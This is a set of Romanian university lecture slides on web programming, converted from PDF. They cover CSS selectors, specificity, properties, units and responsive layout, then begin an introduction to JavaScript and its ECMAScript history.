2. Limbajul CSS - istoric

- ▶ Principalele noutăți/module aduse de CSS sunt:
 - ▶ Selectors
 - ▶ Box Model
 - ▶ Backgrounds and Borders
 - ▶ Image Values and Replaced Content
 - ▶ Text Effects
 - ▶ 2D/3D Transformations
 - ▶ Animations
 - ▶ Multiple Column Layout
 - ▶ User Interface


2. Limbajul CSS - istoric

- ▶ CSS Snapshot 2021

<https://www.w3.org/TR/css-2021/>

- ▶ CSS SPECIFICATIONS

<https://www.w3.org/Style/CSS/current-work>




2017



3. Sintaxa CSS

- Exemplu de cod CSS



3. Sintaxa CSS

- ▶ Comentarii în CSS

```
/* aplicarea stilurilor pentru  
heading 2 */
```

```
h2 {  
    /* scris ingrosat, culoare gri, font mai  
    mare */  
    font-weight: bold;  
    color: #333333;  
    font-size: 1.2em;  
}
```

4. Selectori CSS

- ▶ **Selector** = pattern folosit pentru a selecta/găsi elemente HTML în vederea aplicării unor stiluri
- ▶ Level 3

4. Selectori CSS - elemente

Selector	Ex	Descriere	CSS
*	*	Selectează toate elementele	2
element	div	Selectează toate elementele <div>	1
element, element	div, p	Selectează toate <div> și <p>	1
element element	div p	Selectează toate <p> din interiorul <div>	1
element>element	div>p	Selectează toate <p> care au <div> părinte	2
element+element	div+p	Selectează toate <p> care sunt imediat după un element <div>	2
element~element	div~p	Selectează toate <p> care sunt precedate (nu neapărat imediat) de un element <div> Ambele elemente au același părinte	3

4. Selectori CSS – clase și id

Selector	Ex	Descriere	CSS
.class	.test	Selectează toate elementele cu <code>class="test"</code>	1
element.class	a .x	Selectează toate elementele cu <code><a></code> cu <code>class="x"</code>	1
.class.class	.x .y	Selectează toate elementele cu <code>class</code> conținând <code>x</code> și <code>y</code>	1
.class .class	.x .y	Selectează toate elementele cu <code>class="y"</code> care au ca părinte un element cu <code>class="x"</code>	1
#id	#nav	Selectează toate elementele cu <code>id="nav"</code>	1

4. Selectori CSS - attribute

Selector	Ex	Descriere	CSS
[atribut]	[title]	Selectează toate elementele cu atributul title	2
[atribut=valoare]	[alt=a]	Selectează toate elementele cu alt="a"	2
[atribut~=valoare]	[alt~=a]	Selectează toate elementele cu valoarea atributului alt conținând textul "a"	2
[atribut =valoare]	[alt =a]	Selectează toate elementele cu valoarea atributului alt egală cu "a" sau care începe cu "a-"	2
[atribut^=valoare]	[alt^=a]	Selectează toate elementele cu valoarea atributului alt care începe cu "a"	3
[atribut\$=valoare]	[alt\$=a]	Selectează toate elementele cu valoarea atributului alt care se termină cu "a"	3
[atribut*=valoare]	[alt*=a]	Selectează toate elementele cu valoarea atributului alt care conțin "a"	3

4. Selectori CSS – pseudo-clase

Selector	Ex	Descriere	CSS
:link	a:link	Selectează toate link-urile nevizitate	1
:visited	a:visited	Selectează toate link-urile vizitate	1
:active	a:active	Selectează toate link-urile active	1
:hover	a:hover	Selectează link-urile la evenimentul mouse over	2
:focus	input:focus	Selectează elementul <input> care are focus	2
:first-child	p:first-child	Selectează toate <p> care sunt primul copil al părintelui	2
:lang(<i>limbă</i>)	p:lang(ro)	Selectează toate <p> cu atributul lang care începe cu "ro"	2
:not(selector)	:not(p)	Selectează toate elementele care nu sunt <p>	3
:nth-child(n)	p:nth-child(2)	Selectează toate elementele <p> care sunt al doilea copil al părintelui	3
	:target, :root, :nth-last-of-child(), :nth-of-type(), :nth-last-of-type(), :last-child, :first-of-type, :last-of-type, :only-child, :only-of-type, :empty, ...		

4. Selectori CSS – pseudo-elemente

Selector	Ex	Descriere	CSS
::first-letter	p::first-letter	Selectează prima literă a fiecărui <p>	2
::first-line	p::first-line	Selectează prima linie a fiecărui <p>	2
::before	p::before	Inserează conținut înainte de fiecare <p>	2
::after	p::after	Inserează conținut după fiecare <p>	2
::selection	p::selection	Selectează portiunea elementului <p> selectat de utilizator (proprietățile care pot fi aplicate: color, background-color, cursor, caret-color, outline, text-decoration, text-emphasis-color, text-shadow)	4
	::inactive-selection, ::spelling-error, ::grammar-error		
	::marker, ::placeholder, ::backdrop		

4. Selectori CSS

- ▶ **Pseudo-clasă** = cuvânt cheie folosit pentru a defini o stare specială a unui element

```
a :hover {  
    color: #ff0000;  
}  
  
a .highlight :hover {  
    color: blue;  
}
```

4. Selectori CSS

- ▶ **Pseudo-element** = cuvânt cheie folosit pentru a aplica stiluri pe anumite părți ale unui element

```
p::first-letter {  
    color: green;  
}
```

4. Selectori CSS

Specificitatea selectorilor

- ▶ **Specificitatea** = modalitatea prin care un browser decide care proprietăți CSS sunt cele mai relevante pentru un element în vederea aplicării stilurilor
- ▶ Specificitatea unui selector se poate calcula și se reprezintă ca o valoare formată din "concatenarea" a trei numere
- ▶ **a-b-c**

4. Selectori CSS

Specificitatea selectorilor: a-b-c

- ▶ a = numărul de selectori `id` din selector
- ▶ b = numărul de selectori de clasă, atribut, și pseudo-clasă din selector
- ▶ c = numărul de selectori de tip și de pseudo-elemente din selector

4. Selectori CSS

Specificitatea selectorilor: a-b-c

Exemplu:

ul#bagaj ol#mancare li.esential:link

- ▶ a=2 – doi selectori id: #bagaj și #mancare
- ▶ b=2 – un selector de clasă: .esential și o pseudo- clasă: :link
- ▶ c=3 – trei elemente: ul, ol și li
- ▶ Specificitatea: 2-2-3

5. Aplicarea stilurilor

- ▶ 3 modalități a aplica stiluri CSS asupra elementelor HTML
 - ▶ Fișiere externe (extensia .css)
 - ▶ În interiorul tag-ului <style>
 - ▶ În atributul style al unui tag
- ▶ Specificarea stilurilor în atributul style al unui tag are prioritatea cea mai mare

5. Aplicarea stilurilor

Scenariu: aceeași proprietate CSS în mai mulți selectori CSS care identifică același element HTML

Se va aplica valoarea proprietății CSS din:

1. Atributul `style` al elementului HTML
2. Selectorul CSS cu specificitatea cea mai mare
3. Ultima apariție a selectorului CSS indiferent dacă este din interiorul tag-ului `<style>` sau din fișiere externe (extensia `.css`)

5. Aplicarea stilurilor

Aplicarea stilurilor CSS în fișiere externe

```
<head>  
  <link rel="stylesheet" type="text/css"  
        href="style.css" />  
</head>
```

5. Aplicarea stilurilor

Aplicarea stilurilor CSS în interiorul tag-ului <style> (care trebuie pus în <head>)

```
<style>
    html, body {
        height: 100%;
        font-family: arial, sans-serif;
        font-size: small;
    }
    .highlight {
        color: red;
    }
</style>
```

5. Aplicarea stilurilor

Aplicarea stilurilor CSS în atributul style al unui tag

```
<h1 style="font-weight: bold; color: red;  
font-size: 15px;">TI</h1>
```

6. Proprietăți de fundal

Proprietate	Descriere
background	Toate proprietățile fundalului
background-attachment	Dacă imaginea de fundal este fixată sau se deplasează cu restul paginii la scroll
background-color	Culoarea fundalului unui element
background-image	Imaginea de fundal al unui element
background-position	Pozitia de start a unei imagini de fundal
background-repeat	Modul de repetare a imaginii de fundal

6. Proprietăți de formatare a textului

Proprietate	Descriere
color	Culoarea textului
direction	Directia de scriere a textului
letter-spacing	Spatiul dintre literele unui text
line-height	Inaltimea unei linii de text
text-align	Alinierea orizontală (left, right, center, justify)
text-decoration	Linii peste/sub/deasupra textului (overline, underline, line-through)
text-indent	Identarea primei linii dintr-un bloc
text-shadow	Umbra unui text
text-transform	Capitalizarea unui text
vertical-align	Alinierea verticală (top, middle, bottom, ...)

6. Proprietăți de definire și formatare a font-ului

Proprietate	Descriere
font	Toate proprietățile referitoare la font
font-family	Familia font-ului (e.g., serif, sans-serif, "Times")
font-size	Dimensiunea font-ului (px, em, pt, %, small, large, ...)
font-style	Stilul font-ului (normal, italic, oblique)
font-variant	Caractere majuscule mici (normal, small-caps)
font-weight	Îngroșarea (normal, bold, bolder, lighter, 100, ..., 900)

6. Unități de măsură CSS - absolute

Unitate	Descriere
cm	centimetri
mm	milimetri
in	inchi ($1\text{in} = 96\text{px} = 2.54\text{cm}$)
px	pixeli ($1\text{px} = 1/96$ din $1\text{in} = \text{aprox. } 0.026\text{ cm}$) *
pt	puncte (points) ($1\text{pt} = 1/72$ din $1\text{in} = \text{aprox. } 0.035\text{ cm}$)
pc	picas ($1\text{pc} = 12\text{ pt}$)


6. Unități de măsură CSS - relative

Unitate	Descriere
em	Relativ la font-size a elementului ($2\text{em} = 2 \times$ dimensiunea font-ului curent)
ex	Relativ la x-height a font-ului curent (nu prea este folosit)
ch	Relativ la width a caracterului "0" (zero)
rem	Relativ la font-size a elementului rădăcină
vw	Relativ la 1% din lățimea viewport-ului*
vh	Relativ la 1% din înălțimea viewport-ului*
vmin	Relativ la 1% din dimensiunea mică a viewport-ului
vmax	Relativ la 1% din dimensiunea mare a viewport-ului
%	Relativ la elementul părinte

6. Proprietăți de formatare a listelor

Proprietate	Descriere
list-style	Toate proprietățile referitoare la liste
list-style-image	Imaginea folosită la (none, url(...))
list-style-position	Poziția marker-ului unui (inside, outside)
list-style-type	Tipul marker-ului unui (none, disc, circle, square; decimal, lower-alpha, upper-alpha, lower-roman, upper-roman, hebrew, katakana, ...)


6. Proprietăți CSS - Box Model



6. Proprietăți de formatare a conturului

Proprietate	Descriere
border	Toate proprietățile referitoare la contur (* - width, style, color)
border-top-*	Toate proprietățile referitoare la conturul de sus
border-right-*	Toate proprietățile referitoare la conturul din dreapta
border-bottom-*	Toate proprietățile referitoare la conturul de jos
border-left-*	Toate proprietățile referitoare la conturul din stânga
border-width	Grosimea conturului (thin, medium, thick, px, ...)
border-style	Stilul conturului (none, solid, dashed, dotted, hidden, double, groove, ridge, inset, outset)
border-color	Culoarea conturului (implicit este culoarea elementului)

6. Proprietăți de formatare a marginilor și a padding-ului

Proprietate	Descriere
margin	Toate proprietățile referitoare la margine (top, right, bottom, left) – între 1 și 4 valori
margin-top, margin-right, margin-bottom, margin-left	 px, pt, %, auto (implicit: 0)
padding	Toate proprietățile referitoare la padding (top, right, bottom, left) – între 1 și 4 valori
padding-top, padding-right, padding-bottom, padding-left	 px, pt, %, (implicit: 0)

6. Proprietăți de dimensionare

Proprietate	Descriere
width	Lățimea unui element (px, pt, %, auto)
height	Înălțimea unui element (px, pt, %, auto)
max-width	(px, pt, %, none)
max-height	(px, pt, %, none)
min-width	(px, pt, %, 0)
min-height	(px, pt, %, 0)

6. Proprietăți de afișare și vizibilitate

Proprietate	Descriere
display	Tipul containerului unui element (<i>inline</i> , <i>block</i> , flex , grid , <i>inline-block</i> , <i>list-item</i> , <i>table</i> , <i>table-row</i> , <i>table-cell</i> , <i>none</i> , ...)
visibility	Vizibilitatea unui element (<i>visible</i> , <i>hidden</i> , <i>collapse</i>)

6. Proprietăți de poziționare

Proprietate	Descriere
position	Poziționarea unui element
	<i>static</i> elementele apar în ordinea firească
	<i>absolute</i> poziționare relativă la primul element părinte poziționat (non-static)
	<i>fixed</i> poziționare relativă la fereastra browser-ului
<i>relative</i>	poziționare relativă la poziționarea normală
top, right, bottom, left	Afectează doar poziționările absolute și relative (px, pt, %, auto)
z-index	Ordinea pe stivă a elementelor; în special când sunt unul peste altul (auto, numere_pozitive_negative_sau_0)

6. Proprietăți CSS

Proprietate	Descriere
cursor	Cursorul mouse-ului (auto, none, default, crosshair, move, pointer, text, wait, ... - URL_imagine)
clip	Afișarea doar a unei regiuni a unui element poziționat absolut – e.g., rect(0px,60px,200px,0px);
overflow	Ce se întâmplă cu conținutul care depășește limitele containerului elementului (visible, hidden, scroll, auto)
float	Împingerea unui element în stânga sau în dreapta (none, left, right)
clear	Anulează efectul float; nu sunt permise elemente în stânga, dreapta sau în ambele părți (none, left, right, both)

6. Proprietăți CSS

Valorile pentru proprietăți CSS *initial* și *inherit*

- ▶ Initial
 - ▶ Setează o proprietate CSS la valoarea sa inițială
- ▶ Inherit
 - ▶ Setează o proprietate CSS la valoarea din proprietatea corespunzătoare a elementului părinte

6. Proprietăți CSS

Reguli CSS (en., CSS Rules)

```
@charset "UTF-8";
```

```
@font-face {  
    font-family: myFirstFont;  
    src: url(sansation_light.woff);  
}
```

```
div {  
    font-family: myFirstFont;  
}
```

6. Proprietăți CSS

Reguli CSS (en., CSS Rules)

```
@import "navigation.css";  
@import url("navigation.css");
```

```
@keyframes mymove {  
    from {top: 0px;}  
    to {top: 200px;}  
}
```

6. Proprietăți CSS

Prefixe CSS

-webkit- (Chrome, Safari, versiuni noi de Opera, aproape toate browser-ele iOS inclusiv Firefox for iOS)

-moz- (Firefox)

-o- (versiuni vechi de Opera)

-ms- (Internet Explorer și Microsoft Edge)

6. Proprietăți CSS

Prefixe CSS

```
td {  
    -moz-border-radius: 10px;  
    -webkit-border-radius: 10px;  
    border-radius: 10px;  
}
```

7. Layout-ul unei pagini web

- ▶ **Fixed** – lățime fixă a paginii; redimensionarea browser-ului sau vizualizarea paginii pe diverse dispozitive nu afectează modul de afișare a site-ului
- ▶ **Fluid** – lățimea este dată în procente; coloanele din pagină sunt relative una la cealaltă, iar browser-ul permite o scalare fluidă
- ▶ **Elastic** – un mix între layout-ul fix și cel fluid; folosește em pentru dimensionarea elementelor
- ▶ **Adaptive** – utilizarea unor stiluri diferite în funcție de dimensiunile browser-ului (e.g., pe monitoare mai mici, tablete, telefoane mobile) folosind media queries
- ▶ **Responsive** – pagini construite pe un grid fluid care folosesc tehnica adaptivă

7. Layout-ul unei pagini web

Media queries

```
@media screen and (max-width: 300px) {  
    body {  
        background-color: red;  
    }  
}
```

7. Layout-ul unei pagini web

Media queries

```
@import "printstyle.css" print;
```

```
@import "mobstyle.css" screen and (max-width: 768px);
```

8. Funcții CSS

- ▶ attr()
- ▶ calc()
- ▶ rgb()
- ▶ rgba()
- ▶ var()

https://www.w3schools.com/cssref/css_functions.asp

9. Framework-uri CSS

- ▶ Bootstrap - <http://getbootstrap.com/css/>
 - ▶ HTML, CSS, LESS, SASS and JavaScript
- ▶ ZURB Foundation - <http://foundation.zurb.com/>
 - ▶ HTML, CSS, Sass and JavaScript
- ▶ YAML - <http://www.yaml.de/>
 - ▶ HTML, CSS and JavaScript
- ▶ Less Framework - <http://lessframework.com/>
 - ▶ CSS, LESS
- ▶ Gumby Framework - <http://gumbyframework.com/>
- ▶ Columnal - <http://www.columnal.com/>

Bibliografie

- ▶ <http://www.w3.org/Style/LieBos2e/history/Overview.html>
- ▶ <http://www.w3.org/Style/CSS/specs>
- ▶ <http://www.w3.org/Style/CSS/current-work.en.html>
- ▶ <https://developer.mozilla.org/en-US/docs/Web/CSS/CSS3>
- ▶ http://www.w3schools.com/cssref/css_selectors.asp
- ▶ <http://css-tricks.com/specifcson-css-specificity/>
- ▶ <http://www.w3schools.com/css/default.asp>
- ▶ <http://kyleschaeffer.com/development/css-font-size-em-vs-px-vs-pt-vs/>
- ▶ <http://getbootstrap.com/css/>
- ▶ <http://www.particletree.com/features/dynamic-resolution-dependent-layouts/>
- ▶ <http://kyleschaeffer.com/development/responsive-layouts-using-css-media-queries/>
- ▶ http://en.wikipedia.org/wiki/Quirks_mode

PROGRAMARE WEB

CURSUL 04


INTERACȚIUNEA ÎN PAGINILE WEB

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Limbajul JavaScript
- II. Document Object Model (DOM)
- III. Browser Object Model (BOM)
- IV. Biblioteci și framework-uri JavaScript

Limbajul JavaScript

1. Introducere
2. Istorico
3. Sintaxa JavaScript
4. JavaScript în HTML

1. Limbajul JavaScript - introducere

JavaScript

- ▶ Client-side scripting
- ▶ Descrie comportamentul în cadrul paginilor web
- ▶ Interacțiunea cu utilizatorul
- ▶ Controlul elementelor din pagină în urma acțiunii utilizatorului și nu numai
- ▶ Comunicare asincronă cu serverul
- ▶ Modificarea dinamică a modului în care este afișat conținutul în web browser
- ▶ Manipularea elementelor HTML și a stilurilor

1. Limbajul JavaScript - introducere

- ▶ Exemplu de cod JavaScript

```
var currentHash = "no hash";  
  
function checkForHashChange() {  
    console.log("hash: " +  
    window.location.hash.substring(1));  
  
    if (window.location.hash.substring(1) != currentHash) {  
        preNavigateTo();  
    }  
}
```

2. Limbajul JavaScript - istoric

- ▶ 1995 – dezvoltat de Brendan Eich de la Netscape Communications Corporation
- ▶ 1995 – numele inițial al limbajului a fost Mocha, apoi a fost schimbat în LiveScript și în final, JavaScript
- ▶ 1996-1997 – specificațiile limbajului au fost făcute de European Computer Manufacturers Association (ECMA) => ECMAScript – standardul oficial
- ▶ 1998 – ECMAScript 2; 1999 – ECMAScript 3

2. Limbajul JavaScript - istoric

- ▶ 2005 – Brendan Eich, ECMA și Macromedia încep să lucreze la ECMAScript 4, dar, după împotriviri din partea Microsoft => ECMAScript3.1
- ▶ 2005 – Jesse James Garrett – folosește termenul Ajax
- ▶ 2008 – apare browser-ul Chrome care folosește just-in-time compilation
- ▶ 2009 – ECMAScript 3.1 este redenumit în ECMAScript 5
- ▶ 2011 – ECMAScript 5.1

2. Limbajul JavaScript - istoric

- ▶ 2015 – ECMAScript 6 (redenumit ulterior ECMAScript 2015)
 - ▶ Clase, iteratori, bucle for/of, arrow functions, promise, ...

Arrow function:

```
var adunaES5 = function(x, y) { return x + y; };  
var adunaES6 = (x, y) => { return x + y };
```

- ▶ 2016 – ECMAScript 2016 (ES2016)
 - ▶ Operatorul de exponențiere (**). Array.prototype, async/await pentru programare asincronă
- ▶ 2017 – ECMAScript 2017 (ES2017)
 - ▶ Concurență, atomice

2. Limbajul JavaScript - istoric

